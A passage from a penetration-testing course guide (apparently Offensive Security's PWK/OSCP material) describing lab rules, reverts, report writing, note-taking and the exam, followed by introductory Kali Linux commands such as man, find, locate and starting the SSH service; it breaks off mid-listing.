Each machine contains a **proof.txt** file that serves as a trophy for your compromise, but keep in mind that the goal is not to find the **proof.txt** file specifically. Instead, you'll want to try and obtain a root/SYSTEM level interactive shell on each machine. Some machines may also contain a **network-secret.txt** file. You can submit the contents of that file to your control panel in order to unlock the ability to revert virtual machines to their original state in the IT, Development, and Administrative departments networks.

Please note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide character-by-character. You will need to adapt the examples to your specific lab configuration.

The machines you should be targeting are:

Lab	Subnet	Target Start	Target End
PWK	10.11.1.0/24	10.11.1.1	10.11.1.254

Table 1 - Offensive Security lab target range

The lab you are connecting to is shared by a number of different students. We limit the number of students in each lab to minimize the possibility of having more than one student working on the same target machine concurrently.

1.7.1 Lab Warning

The internal VPN lab network **is a hostile environment** and you should not store sensitive information on the Kali Linux virtual machine used to connect to the labs. Student-to-student VPN traffic is not allowed, however, you can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed on your Kali Linux system.

1.7.2 Control Panel

Once logged into the internal VPN lab network, you can access your PWK control panel. The PWK control panel will help you revert your client and lab machines or book your exam.

Once you find the **network-secret.txt** files, you'll use the control panel, submit the contents of the file, and unlock the ability to revert machines located in the additional networks you've discovered.

The URL for the control panel was listed in the welcome package email.

1.7.3 Reverts

Each student is provided with twelve reverts every 24 hours. Reverts enable you to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. If you require additional reverts, you can contact a Student Administrator via email (help@offensive-security.com) or contact Live Support[7] to have your revert counter reset.

The minimum amount of time between lab machine reverts is five minutes.

When selecting the drop-down menu to revert a lab machine, you will be able to see when the machine was last reverted. Some of the machines in the labs will contain scripts that will automatically restart crashed services or simulate user actions. This is not the case for every system but please take this into consideration when scanning or exploiting a specific target machine.

We recommend that you revert a machine before you start scanning and attacking it to ensure that the machine and its services are operating as designed. Conversely, once you are done with a machine, you should revert it as well to remove any artifacts left behind from your attacks so that the machine is not left in an exploited state.

[7] (Offensive Security, 2019), https://support.offensive-security.com

1.7.4 Client Machines

You will be assigned three dedicated client machines that are used in conjunction with the course material and exercises. These include a Windows 10 client, Debian Linux client, and a Windows Server 2016 Domain Controller.

You will need to revert the machine you wish to use via the student control panel whenever you connect to the VPN. When you choose to revert either the Windows 10 or Windows Server 2016 clients, both machines will be reverted. Your assigned client machines are automatically powered off and reverted to their initial state after you have been disconnected from the VPN for a period of time.

With the above in mind, we highly recommend that you do not store any information on any of your client machines that you are not willing to lose.

1.7.5 Kali Virtual Machine

The VMware image[8] that we provide for your use during the course is a default 64-bit build of Kali Linux. We recommended that you download and use the VMware image via the URL provided in the emailed welcome package. While you are free to use the VirtualBox or Hyper-V image or even your own Kali installation, we can only provide support for the provided VMware image. These images are provided courtesy of Offensive Security and are not supported by the Kali Linux project team.

1.7.6 Lab Behavior and Lab Restrictions

The Offensive Security lab is a shared environment. Please keep the following in mind as you explore the lab:

- Avoid changing user passwords. Instead, add new users to the system if possible. If the only way into the machine is to change the password, kindly change it back once you are done with that particular machine.
- Any firewall rules that you disable on a machine should be restored once you have gained the desired level of access.
- Do not leave machines in a non-exploitable state.
- Delete any successful (and failed) exploits from a machine once you are done. If possible, create a directory to store your exploits. This will minimize the chance that someone else will accidentally use your exploit against the target.

You can accomplish all of this by remembering to revert each machine once you are done with it. To revert a machine, use the student control panel.

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

[8] https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.
2. Do not delete or relocate any key system files or hints unless absolutely necessary for privilege escalation.
3. Do not change the contents of the network-secret.txt or proof.txt files.
4. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
    1. Shutting down machines
    2. Kicking users off machines
    3. Blocking a specific IP address or range
    4. Hacking into other students' clients or Kali machines

1.8 Reporting

Reporting is often viewed as a necessary evil of penetration testing. Sadly, many highly technical and intelligent penetration testers don't give it the attention it deserves, but a well written and professional-looking report can sometimes get more positive attention than its poorly written, but technically savvy counterpart.

Since writing the report is part of any penetration test, and because it's part of the OSCP exam, we want to take a few moments before you approach the course material to talk about report writing. We hope that reviewing these guidelines now will help you consider how you might explain the actions, outcomes, and results of a penetration test.

There are many different methods of report writing, and we won't claim that the Offensive Security sample report[9] is the absolute best way to write a report. If the example is helpful, feel free to use it. If not, then feel free to alter the design or create something else that works better for you.

There are some general guidelines that we feel are important to keep in mind when writing a report. These guidelines are listed in no particular order, since they are all equally important.

1.8.1 Consider the Objective

Take into account the objective of the assessment. What did you set out to accomplish? Is there a single, specific statement you hope to make in the report? Many inexperienced penetration testers get caught up in the technical aspects of an assessment and the skills necessary to pull them off, but a penetration test is never an opportunity to simply show off. Keep the initial objective in mind as you begin writing the report.

Organize your content to build a report that will resonate the most with your audience. We highly recommend writing an outline before starting. You can do this quickly and easily by creating section headers, without the actual content or explanation. This will help you avoid repeating yourself or leaving out critical information. It can also help you more easily get past the dreaded "writer's block".

[9] (Offensive Security, 2019), https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

1.8.2 Consider the Audience

Think about who will be reading and acting on the information you've included in the report. What does your audience hope to learn from it? Who are they? In most cases, people with vastly different levels of technical knowledge will read your report. Try to write something to satisfy each potential reader of the report. Practically speaking, this means writing your report in sections that address the needs of different audiences.

Let's spend a moment talking a bit more about the audience.

You might expect high-level executives in a company to read some parts of the report. In most cases these executives do not have the time or desire to read all of the highly technical details of the attack. For this reason, most reports start with an Executive Summary. The Executive Summary should be a short (no more than two pages), high-level explanation of the results and the client's overall security posture. Since it is likely the only part they will ever read, make sure you tailor this section and the language for the executives specifically.

There will also be a team of more technical professionals who will read your report in greater detail. The rest of the report should cater to them, and will include all the gory details of the carnage you inflicted upon the target network.

1.8.3 Consider What to Include

More specifically, it's helpful to think about what not to include. Keep in mind that your readers will want to address the issues you discovered, so all the content that you include should be relevant and meaningful. A bloated report with too much tangential or irrelevant information just makes reading and understanding difficult for your audience. Don't include filler material just to make the report look longer.

Here are four quick pointers on what to include and what to leave out:

1. DO NOT include pages and pages of a tool output in your report unless it is absolutely relevant. Consider Nmap's output. There is no reason for you to include every single line from the output in your report as it does not add anything of value. If you have a point that you are trying to make, for example a very high number of SNMP services exposed on publicly accessible hosts, then use the **`-oG`** flag and grep out only those hosts with open SNMP ports.

2. Make use of screenshots wisely. The same rule applies as with the rest of the content you add to your report. Use a screenshot to make a point, not just to show awesome meterpreter output. For example, say you got root on a Linux host. Rather than displaying 15 screenshots of various directory listings only a root user could access, just include a single screenshot of the **`whoami`** command output. A technically savvy reader may only need this one thing to understand what you have achieved.

3. Include extra materials as additional supporting documents. If you have content that will drive up the page count but not be interesting to your entire audience, consider providing additional supporting documents in addition to the report. The readers who need this information can still inspect the supporting documentation and the quality of the report won't suffer.

4. Perhaps most importantly, refer back to the objective of the assessment. Think about the point you are trying to make as it relates to the objective and about how each piece of information will or will not reinforce that point.

1.8.4 Consider the Presentation

The presentation of content is just as critical as the content itself. More than anything, a command of language is absolutely crucial. While we understand that for many of our students, English is not their native language, it is still important to try to write coherent sentences that flow smoothly and logically. In this case, it is important to "Try Harder" and do your best, focusing on making points that are simple and easy to understand.

Additionally, you may want to keep the following in mind:

1. Be consistent. Watch out for inconsistencies in things like spacing, heading styles, font selection, and so on. Misaligned and inconsistent paragraphs or titles look unprofessional and sloppy.

2. Spellcheck, spellcheck, spellcheck! This one is pretty self-explanatory. Their != There, Your != You're

These pointers should give you a general idea of how to write a professional-looking and coherent report that clearly delivers the intended message. Ultimately, the report is the product you are delivering to the client. Make sure it represents you and your work properly and professionally.

1.8.5 The PWK Report

After you've completed the course lab guide and videos, you will be conducting a full-fledged penetration test inside our internal VPN lab network. It's not mandatory to report on this practice penetration test, but it might be beneficial to you as a useful way to practice an important skill that you will use throughout your career.

If you do opt to write and submit your lab report, you will need to document the course exercises throughout this lab guide unless noted otherwise. You can add these as an appendix to your final report that you will submit after completing the certification exam.

The final documentation should be submitted as a formal penetration test report. Your report should include an executive summary, as well as a detailed rundown of all machines (not including your dedicated client machines). Detailed information regarding the reporting requirements for the course, including templates and a sample report is available on our support site.[10]

In addition to the optional VPN lab network penetration test report, students opting for the OSCP certification must submit an exam penetration test report. That report should clearly demonstrate how they successfully achieved the certification exam objectives. This final report must be sent back to our Certification Board in PDF format no more than 24 hours after the completion of the certification exam.

[10] (Offensive Security, 2019), https://support.offensive-security.com/pwk-network-intro-guide/#reporting

Students planning to claim CPE credits prior to having passed the OSCP certification exam will need to write and submit a report of the internal VPN lab network and include the course exercises as an appendix.

1.8.6 Taking Notes

Information is key, so taking and keeping organized notes is vital. This goes for the PWK course, the corresponding OSCP exam, and even penetration testing in general.

The level of detail in your notes is up to you. We recommend that you document everything to start with. This includes all of the console output, as well as screenshots of key events. It's better to have too much than to repeat material in order to fill in gaps.

Being organized at the outset will pay off in the long term. If you need to return to your notes for any reason in a few weeks, months, or even years, organization will enable you to quickly locate the information you need. Developing good documentation skills will also allow you to quickly find that long command that you used to exploit a given machine several days before, should you ever need to re-exploit it, or cross-reference users during post-exploitation after having successfully compromised each target machine.

Over time, you will start to generate rough templates and formats for your notes. As a result, your notes layout and detail will differ between the start and the end of the course. It is common for us to hear students comment about how much they are missing certain pieces of information at the start, and how they have to go back to the "early targets" to collect it.

Aim to collect as much information from a target as possible. This will allow you to generate a complete report even if you do not have access to the lab. Having good, detailed notes will be especially useful during the post-exploitation phase in the labs, as having certain pieces of information readily available should help you find clear links between lab machines, and so forth. A good documentation process will save you considerable time and a few headaches as well.

1.8.6.1 Setup & Tips

The key to good note-taking is being able to collect as much information as possible and to have it readily accessible. The amount of information may change over time, and so may your process for quickly finding what you need.

You also need to be aware of where the information is being stored–is it local or remote? Is it encrypted? Is there any sensitive information that is part of your notes? If so, consider the possibility that your information (or worse, your client's) could fall into the wrong hands.

To start out, we highly recommend that you capture and document everything. Certain tools support writing their output to a file, and some of them even have reporting capabilities. Capturing your terminal output and then combining it with your personal notes can also be helpful sometimes. Make sure to annotate, highlight important sections, and write down anything you might deem relevant. Keep in mind that sometimes a screenshot is worth a thousand words, so make sure you take them as well.

1.8.6.2 Note Taking Tools

There are a number of note taking tools you can choose from such as OneNote[11] (Windows/macOS), DayOne[12] (macOS) or Joplin[13] (MacOS/Windows/Linux) etc. You can also opt to use something like MDwiki,[14] a markdown-based wiki that allows you to write in markdown and then render the output in HTML.

Regardless of your preferred tool, the best way to go about collecting RAW output is to set up some type of logging and forget about it (until it is needed). This way the output is automatically saved and you do not have to worry about remembering to return to your notes. There are a few ways for all output displayed to a terminal to be saved, some of which include:

- *script*: Once executed, all output (including bash's color & backspaces) is saved to a file, which can be replayed at any time.
- *terminator*: An alternate terminal emulator that has various features and plugins, such as Logger (save all output to a text file) and TerminalShot (take a screenshot from within the terminal).

NOTE: Piping the output (>) or using tee is also an option, but you have to use them for each command, so you will have to remember to run them every time.

To deal with the volume of information gathered during a penetration test, we like to use a multipurpose note-taking application to initially document all of our findings. Using such an application helps both in organizing the data digitally as well as mentally. Once the penetration test is over, we can use the interim documentation to compile the full report.

It doesn't matter which program you use for your interim documentation as long as the output is clear and easy-to-read. Get used to documenting your work and findings. It is the only professional way to get the job done!

1.8.6.3 Backups

There are two types of people: those who regularly back up their documentation, and those who wish they did. Backups are often thought of as insurance. You never know when you're going to need it until you do! As a general rule, we recommend that you backup your documentation regularly. Keep your backups in a safe place. You certainly don't want them to end up in a public git repo or the cloud!

Documentation should not be the only thing you back up. Make sure you back up important files on your Kali VM, take appropriate snapshots if needed, and so on. It's always best to err on the side of caution.

[11] (OneNote, 2019), https://www.onenote.com

[12] (Day One, 2019), http://dayoneapp.com

[13] (laurent22, 2019), https://github.com/laurent22/joplin

[14] (MDwiki, 2019), http://dynalon.github.io/mdwiki/#!index.md

1.9 About the OSCP Exam

The OSCP certification exam simulates a live network in a private VPN that contains a small number of vulnerable machines. To pass, you must score 70 points. Points are awarded for limited access as well as full system compromise. The environment is completely dedicated to you for the duration of the exam, and you will have 23 hours and 45 minutes to complete it.

Specific instructions for each target machine will be located in your exam control panel, which will only become available to you once your exam begins. Your exam package, which will include a VPN connectivity pack and additional instructions, will contain the unique URL you can use to access your exam control panel.

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. Please make sure to read our proctoring FAQ[15] before scheduling your exam.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on the quality and content of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Also, please note that acceptance of your exam submission is a manual process, so it may take some time prior to you getting an official notification from us that we have received your files.

Once your exam files have been accepted, your exam will be graded and you will receive your results in 10 business days. If you achieve a passing score, we will ask you to confirm your physical address so we can mail your certificate. If you came up short, then we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a 36-hour window when you can ensure no outside distractions or commitments. Also, please note that exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available. For additional information regarding the exam, we encourage you to take some time to go over the OSCP exam guide.[16]

1.9.1 Metasploit Usage - Lab vs Exam

We encourage you to use Metasploit in the labs. Metasploit is a great tool and you should learn all of the features it has to offer. While Metasploit usage is limited in the OSCP certification exam, we will encourage you not to place arbitrary restrictions on yourself during the learning process. More information about Metasploit usage can be found in the OSCP exam guide.

1.10 Wrapping Up

In this module, we discussed important information needed to make the most of the PWK course and lab. In addition, we also covered the basics of report writing and how to take the final OSCP exam.

---

[15] (Offensive Security, 2019), https://www.offensive-security.com/faq/#exam-proc

[16] (Offensive Security, 2019), https://support.offensive-security.com/oscp-exam-guide/

We wish you the best of luck on your PWK journey and hope you enjoy the new challenges you will face.

2. Getting Comfortable with Kali Linux

Kali Linux is developed, funded and maintained by Offensive Security. It is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools that are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

All the programs packaged with the operating system have been evaluated for suitability and effectiveness. They include Metasploit for network penetration testing, Nmap for port and vulnerability scanning, Wireshark for monitoring network traffic, and Aircrack-ng for testing the security of wireless networks to name a few.

The goal of this module is to provide a baseline and prepare users of all skill levels for the upcoming modules. We will explore tips and tricks for new users and review some standards that more advanced users may appreciate. Regardless of skill level, we recommend an appropriate level of focus on this module. As Abraham Lincoln was rumoured to have said, “Give me six hours to chop down a tree, and I will spend the first four sharpening the axe”.

In addition, users of all skill levels are encouraged to review the free online training on the Kali Training site.[17] This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

2.1 Booting Up Kali Linux

To begin, download the official Kali Linux 64-bit (amd64) VMware virtual machine (VM)[18] and the VMware software you choose to use. VMware provides a free trial for both VMware WorkStation Pro[19] and VMware Fusion for Mac.[20] The benefit of using one of these commercial versions is the ability to take snapshots that you can revert to should you need to reset your virtual machine to a clean slate. VMware also offers a free version of their software, VMware WorkStation Player.[21] However, the snapshot function is not available in the free version.

We will be using a 64-bit (amd64) Kali Linux virtual machine, so for best results and consistency with the lab guide, we recommend you use it as well. Do not deviate from this standard build as this could create a work environment that is inconsistent with the course training material.

You can find the latest Kali Linux virtual machine image as well as up to date instructions to verify the downloaded archive on the Offensive Security support website.[22] As a security professional,

[17] (Offensive Security, 2019), https://kali.training

[18] (Offensive Security, 2019), https://support.offensive-security.com/#!pwk-kali-vm.md

[19] (VMware, 2019), https://www.vmware.com/products/workstation-pro.html

[20] (VMware, 2019), https://www.vmware.com/products/fusion.html

[21] (VMware, 2019), https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html

[22] (Offensive Security, 2019), https://support.offensive-security.com/#!pwk-kali-vm.md

you should always take the time to properly verify any file you download before using it. Not doing so can put you and your client at unnecessary risk.

To use the Kali Linux virtual machine, we will first extract the archive and open the .vmx file with VMware. If the option is presented, choose "I copied it" to instruct the virtual machine to generate a new virtual MAC address and avoid a potential conflict.

The default credentials for the virtual machine are:

- Username: kali
- Password: kali

---

*On first boot, it's important to change all default passwords from a terminal using the **passwd** command. We are connecting to an online lab alongside other students and a default password will practically guarantee playful abuse!*

To change the password, click on the terminal icon and issue the built-in **passwd** command:

```
kali@kali:~$ passwd
Changing password for kali.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Listing 1 - Changing the default password for the kali user

The Kali Linux virtual machine will contain two default users, "root" and "kali". We will use the kali user account. While it may be tempting to log in as the root user, this is not recommended. The root user has unrestricted access, and a stray command could damage our system. Worst still, if an adversary were to exploit a process running as root, they will have complete control of our machine.

Many commands will require elevated privileges to run, fortunately, the *sudo* command can overcome this problem. We enter **sudo** followed by the command we wish to run and provide our password when prompted.

```
kali@kali:~$ whoami
kali

kali@kali:~$ sudo whoami
[sudo] password for kali:
root
```

Listing 2 - Using sudo to run a command as root

Finally, explore VMware's snapshot feature, which allows us to revert or reset a virtual machine to a clean slate. Regular snapshots can save a great deal of time and frustration if something goes wrong.

2.2 The Kali Menu

The Kali Linux menu includes categorical links for many of the tools present in the distribution. This structure helps clarify the primary role of each tool as well as context for its usage.

Take some time to navigate the Kali Linux menus to help familiarize yourself with the available tools and their categories.

Figure 3: The Kali Menu

2.3 Kali Documentation

As a full-blown operating system, Kali Linux offers many features and capabilities that we can not fully explore in this course. However, there are several official Kali Linux resources available for further research and study:

- The Kali Linux Official Documentation[23]
- The Kali Linux Support Forum[24]

[23] (Offensive Security, 2019), http://docs.kali.org

[24] (Offensive Security, 2019), https://forums.kali.org

- The Kali Linux Tools Site[25]
- The Kali Linux Bug Tracker[26]
- The Kali Linux Training[27]

2.3.1 The Kali Linux Official Documentation

The Kali Docs website,[28] as the name suggests, is the official Kali Linux documentation repository. This site presents the most current Kali documentation, details many common procedures, and should be considered the first stop for Kali Linux troubleshooting and support.

2.3.2 The Kali Linux Support Forum

The next stop for troubleshooting and support is the Kali Linux support forum.[29] Before posting, read the forum rules and guidelines[30] as non-compliant posts are often moderated or ignored. Before creating a new thread, be sure to thoroughly search the forums for a previously posted solution.

2.3.3 The Kali Linux Tools Site

Kali features many penetration testing tools from various niches of the security and forensics fields. The Kali Tools site[31] aims to list them all and provide a quick reference for each. The versions of the tools can be tracked against their upstream sources. In addition, information about each of the metapackages are also available. Metapackages provide the flexibility to install specific subsets of tools based on particular needs, including wireless, web applications, forensics, software defined radio, and more.

2.3.4 The Kali Linux Bug Tracker

Occasionally, certain tools may crash or produce unexpected results. When this happens, a search for the given error message on the Kali Linux Bug Tracker site[32] might help determine whether or not the issue is a bug, and if it is, how it can be resolved. Users can also help the community by reporting bugs through the site.

2.3.5 The Kali Training Site

The Kali Linux Training[33] site hosts the official Kali Linux Manual and training course. This free site is based on the Kali Linux Revealed[34] book, and hosts the book content in HTML and PDF format,

---

[25] (Offensive Security, 2019), https://tools.kali.org

[26] (Offensive Security, 2019), https://bugs.kali.org

[27] (Offensive Security, 2019), https://kali.training

[28] (Offensive Security, 2019), http://docs.kali.org

[29] (Offensive Security, 2019), https://forums.kali.org

[30] (Offensive Security, 2019), https://forums.kali.org/forumdisplay.php?12-Forums-Rules-and-Guidelines

[31] (Offensive Security, 2019), https://tools.kali.org

[32] (Offensive Security, 2019), https://bugs.kali.org

[33] (Offensive Security, 2019), https://kali.training

[34] (Offensive Security, 2019), https://kali.training

exercises to test your knowledge of the material, a support forum, and more. This site includes an abundance of useful information to help users get better acquainted with Kali Linux.

2.3.6 Exercises

(Reporting is not required for these exercises)

1. Boot your Kali operating system and change the kali user password to something secure.
2. Take some time to familiarize yourself with the Kali Linux menu.
3. Using the Kali Tools site, find your favorite tool and review its documentation. If you don't have a favorite tool, pick any tool.

2.4 Finding Your Way Around Kali

2.4.1 The Linux Filesystem

Kali Linux adheres to the filesystem hierarchy standard (FHS),[35] which provides a familiar and universal layout for all Linux users. The directories you will find most useful are:

- /bin - basic programs (ls, cd, cat, etc.)
- /sbin - system programs (fdisk, mkfs, sysctl, etc)
- /etc - configuration files
- /tmp - temporary files (typically deleted on boot)
- /usr/bin - applications (apt, ncat, nmap, etc.)
- /usr/share - application support and data files

There are many other directories, most of which you will rarely need to enter, but having a good familiarity of the layout of the Linux filesystem will help your efficiency immensely.

2.4.2 Basic Linux Commands

2.4.2.1 Man Pages

Next, let's dig into Kali Linux usage and explore some basic Linux commands.

Most executable programs intended for the Linux command line provide a formal piece of documentation often called manual or *man* pages.[36] A special program called **man** is used to view these pages. Man pages generally have a name, a synopsis, a description of the command's purpose, and the corresponding options, parameters, or switches. Let's look at the man page for the *ls* command:

```
kali@kali:~$ man ls
```

Listing 3 - Exploring the man page for the ls command

[35] (Linux Foundation, 2016), https://wiki.linuxfoundation.org/lsb/fhs

[36] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man_page

Man pages contain not only information about user commands, but also documentation regarding system administration commands, programming interfaces, and more. The content of the manual is divided into sections that are numbered as follows:

Section	Contents
1	User Commands
2	Programming interfaces for kernel system calls
3	Programming interfaces to the C library
4	Special files such as device nodes and drivers
5	File formats
6	Games and amusements such as screen-savers
7	Miscellaneous
8	System administration commands

Table 2 - man page organization

To determine the appropriate manual section, simply perform a keyword search. For example, let's assume we are interested in learning a bit more about the file format of the /etc/passwd file. Typing **man passwd** at the command line will show information regarding the **passwd** command from section 1 of the manual (Figure 4), which is not what we are interested in.

Figure 4: Requesting the manual entry for the passwd file

However, if we use the **-k** option with **man**, we can perform a keyword search as shown below:

```
kali@kali:~$ man -k passwd
chgpasswd (8)        - update group passwords in batch mode
```

```
chpasswd (8)          - update passwords in batch mode
exim4_passwd (5)      - Files in use by the Debian exim4 packages
exim4_passwd_client (5) - Files in use by the Debian exim4 packages
expect_mkpasswd (1)   - generate new password, optionally apply it to a user
fgetpwent_r (3)       - get passwd file entry reentrantly
getpwent_r (3)        - get passwd file entry reentrantly
gpasswd (1)           - administer /etc/group and /etc/gshadow
grub-mkpasswd-pbkdf2 (1) - generate hashed password for GRUB
htpasswd (1)          - Manage user files for basic authentication
...
```

Listing 4 - Performing a passwd keyword search with man

We can further narrow the search with the help of a regular expression:[37]

```
kali@kali:~$ man -k '^passwd$'
passwd (1)            - change user password
passwd (1ssl)         - compute password hashes
passwd (5)            - the password file
```

Listing 5 - Narrowing down our search

In the above command, the regular expression is enclosed by a caret (^) and dollar sign ($), to match the entire line and avoid sub-string matches. We can now look at the exact passwd manual page we are interested in by referencing the appropriate section:

```
kali@kali:~$ man 5 passwd
```

Listing 6 - Using man to look at the manual page of the /etc/passwd file format

Man pages are typically the quickest way to find documentation on a given command, so take some time to explore them in a bit more detail.

2.4.2.2 apropos

With the *apropos*[38] command, we can search the list of man page descriptions for a possible match based on a keyword. Although this is a bit crude, it's often helpful for finding a particular command based on the description. Let's take a look at an example. Suppose that we want to partition a hard drive but can't remember the name of the command. We can figure this out with an **apropos** search for "partition".

```
kali@kali:~$ apropos partition
addpart (8)           - tell the kernel about the existence of a partition
cfdisk (8)            - display or manipulate a disk partition table
cgdisk (8)            - Curses-based GUID partition table (GPT) manipulator
cgpt (1)              - Utility to manipulate GPT partitions with Chromium OS ...
delpart (8)           - tell the kernel to forget about a partition
extundelete (1)       - utility to undelete files from an ext3 or ext4 partition.
fdisk (8)             - manipulate disk partition table
fixparts (8)          - MBR partition table repair utility
gdisk (8)             - Interactive GUID partition table (GPT) manipulator
gparted (8)           - GNOME Partition Editor for manipulating disk partitions.
...
```

[37] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Regular_expression

[38] (The Linux Information Project, 2004), http://www.linfo.org/apropos.html

Listing 7 - Using apropos to look for commands that have 'partition' as part of their description

Notice that **apropos** seems to perform the same function as **man -k**; they are, in fact, equivalent.

2.4.2.3 Listing Files

The **ls** command prints out a basic file listing to the screen. We can modify the output results with various wildcards. The **-a** option is used to display all files (including hidden ones) and the **-1** option displays each file on a single line, which is very useful for automation.

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

kali@kali:~$ ls /etc/apache2/sites-available/*.conf
/etc/apache2/sites-available/000-default.conf
/etc/apache2/sites-available/default-ssl.conf

kali@kali:~$ ls -a1
.
..
.bash_history
.bashrc
.cache
.config
Desktop
Documents
...
```

Listing 8 - Listing files

2.4.2.4 Moving Around

Linux does not use Windows-style drive letters. Instead, all files, folders, and devices are children of the root directory, represented by the "/" character. We can use the **cd** command followed by a path to change to the specified directory. The **pwd** command will print the current directory (which is helpful if you get lost) and running **cd ~** will return to the home directory.

```
kali@kali:~$ cd /usr/share/metasploit-framework/

kali@kali:/usr/share/metasploit-framework$ pwd
/usr/share/metasploit-framework

kali@kali:/usr/share/metasploit-framework$ cd ~

kali@kali:~$ pwd
/home/kali
```

Listing 9 - Moving around the filesystem

2.4.2.5 Creating Directories

The **mkdir** command followed by the name of a directory creates the specified directory. Directory names can contain spaces but since we will be spending a lot of time at the command line, we'll save ourselves a lot of trouble by using hyphens or underscores instead. These characters will make auto-completes (executed with the Tab key) much easier to complete.

```
kali@kali:~$ mkdir notes

kali@kali:~$ cd notes/

kali@kali:~/notes$ mkdir module one

kali@kali:~/notes$ ls
module  one

kali@kali:~/notes$ rm -rf module/ one/

kali@kali:~/notes$ mkdir "module one"

kali@kali:~/notes$ cd module\ one/

kali@kali:~/notes/module one$
```

Listing 10 - Creating directories in Kali

We can create multiple directories at once with the incredibly useful **mkdir -p**, which will also create any required parent directories. This can be combined with brace expansion to efficiently create a directory structure to, for example, store your penetration test notes. In the example below, we are creating a directory called test and within that directory, creating three sub-directories called recon, exploit, and report:

```
kali@kali:~$ mkdir -p test/{recon,exploit,report}

kali@kali:~$ ls -1 test/
exploit
recon
report
```

Listing 11 - Creating a directory structure

2.4.3 Finding Files in Kali Linux

Three of the most common Linux commands used to locate files in Kali Linux include *find*, *locate*, and *which*. These utilities have similarities, but work and return data in different ways and therefore may be used in different circumstances.

2.4.3.1 which

The **which** command[39] searches through the directories that are defined in the *$PATH* environment variable for a given file name. This variable contains a listing of directories that Kali searches when a command is issued without its path. If a match is found, **which** returns the full path to the file as shown below:

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

kali@kali:~$ which sbd
/usr/bin/sbd
```

[39] (die.net, 2019), https://linux.die.net/man/1/which

Listing 12 - Exploring the which command

2.4.3.2 locate

The *locate* command[40] is the quickest way to find the locations of files and directories in Kali. In order to provide a much shorter search time, **locate** searches a built-in database named locate.db rather than the entire hard disk itself. This database is automatically updated on a regular basis by the *cron* scheduler. To manually update the locate.db database, you can use the **updatedb** command.

```
kali@kali:~$ sudo updatedb

kali@kali:~$ locate sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 13 - Exploring the locate command

2.4.3.3 find

The *find* command[41] is the most complex and flexible search tool among the three. Mastering its syntax can sometimes be tricky, but its capabilities go beyond a normal file search. The most basic usage of the **find** command is shown in Listing 14, where we perform a recursive search starting from the root file system directory and look for any file that starts with the letters "sbd".

```
kali@kali:~$ sudo find / -name sbd*
/usr/bin/sbd
/usr/share/doc/sbd
/usr/share/windows-resources/sbd
/usr/share/windows-resources/sbd/sbd.exe
/usr/share/windows-resources/sbd/sbdbg.exe
/var/cache/apt/archives/sbd_1.37-1kali3_amd64.deb
/var/lib/dpkg/info/sbd.md5sums
/var/lib/dpkg/info/sbd.list
```

Listing 14 - Exploring the find command

The main advantage of **find** over **locate** is that it can search for files and directories by more than just the name. With **find**, we can search by file age, size, owner, file type, timestamp, permissions, and more.[42]

2.4.3.4 Exercises

1. Use **man** to look at the man page for one of your preferred commands.
2. Use **man** to look for a keyword related to file compression.
3. Use **which** to locate the pwd command on your Kali virtual machine.
4. Use **locate** to locate wce32.exe on your Kali virtual machine.
5. Use **find** to identify any file (not directory) modified in the last day, NOT owned by the root user and execute **ls -l** on them. Chaining/piping commands is NOT allowed!

[40] (die.net, 2019), https://linux.die.net/man/1/locate

[41] (die.net, 2019), https://linux.die.net/man/1/find

[42] (Stack Exchange, 2015), https://unix.stackexchange.com/questions/60205/locate-vs-find-usage-pros-and-cons-of-each-other

2.5 Managing Kali Linux Services

Kali Linux is a specialized Linux distribution aimed at security professionals. As such, it contains several non-standard features. The default Kali installation ships with several services preinstalled, such as SSH, HTTP, MySQL, etc. Consequently, these services would load at boot time, which would result in Kali exposing several open ports by default–something we want to avoid for security reasons. Kali deals with this issue by updating its settings to prevent network services from starting at boot time.

Kali also contains a mechanism to both whitelist and blacklist various services. The following sections will discuss some of these services, as well as how to operate and manage them.

2.5.1 SSH Service

The Secure SHell (SSH)[43] service is most commonly used to remotely access a computer, using a secure, encrypted protocol. The SSH service is TCP-based and listens by default on port 22. To start the SSH service in Kali, we run **systemctl** with the **start** option followed by the service name (ssh in this example):

```
kali@kali:~$ sudo systemctl start ssh
kali@kali:~$
```

Listing 15 - Using systemctl to start the ssh service in Kali

When the command completes successfully, it does not return any output but we can verify that the SSH service is running and listening on TCP port 22 by using the **ss** command and piping the output into **grep** to search the output for "sshd":

```
kali@kali:~$ sudo ss -antlp | grep sshd
LISTEN     0      128      *:22       *:*     users:(("sshd",pid=1343,fd=3))
LISTEN     0      128     :::22      :::*     users:(("sshd",pid=1343,fd=4))
```

Listing 16 - Using ss and grep to confirm that ssh has been started and is running

If we want to have the SSH service start automatically at boot time (as many users prefer), we simply enable it using the **systemctl** command. However, be sure to change the default password first!

```
kali@kali:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-
